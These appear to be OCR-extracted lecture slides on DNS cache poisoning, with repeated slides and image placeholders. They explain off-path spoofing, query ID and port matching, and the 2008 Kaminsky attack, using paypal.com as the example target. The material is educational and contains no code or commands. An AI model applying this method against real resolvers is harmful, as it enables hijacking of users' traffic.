
# Basic Attack Strategy



# Basic Attack Strategy




# Basic Attack Strategy



# What about off-path attacker?

How do you do the attack?

- Goal of off-path attacker: poison the DNS cache without knowing what queries are actually going out
  - This is hard because DNS packets all include a *Query ID* — this links the request to a response
  - Resolver will drop any packets without a matching query ID
  - Attacker should somehow bypass bailiwick checking




***DNS packet on the wire***

# Making it work in practice

- How does the recursive resolver know to trust a response from a NS?
  - Query ID needs to match its outgoing query ID
  - Name it's responding to needs to be the same
  - UDP fields need to be the same, chiefly SRC_IP and SRC_Port
- Basic idea:
  - Trigger a DNS query for a domain that doesn't exist (e.g., aa.paypal.com)
  - Spam responses to that domain, randomizing the query ID
  - If successful, set glue record for paypal.com along with aa.paypal.com

# Back in ‘08…

- Attacker needs to spoof NS responses
  - How did the attacker learn the Query ID?
  - How did the attacker learn the UDP port used?


Attacker

recursive resolver

attacker controlled NS


# Back in ‘08…

- Attacker needs to spoof NS responses
  - How did the attacker learn the Query ID?
  - How did the attacker learn the UDP port used?




# Back in ‘08…

- Attacker needs to spoof NS responses
  - How did the attacker learn the Query ID?
  - How did the attacker learn the UDP port used?




# Back in ‘08…


- Attacker needs to spoof NS responses
  - How did the attacker learn the Query ID? **Global, monotonically increasing**
  - How did the attacker learn the UDP port used? **Fixed for all DNS queries**



# Kaminsky Attack


- Don’t just target a single record: target the *entire zone*



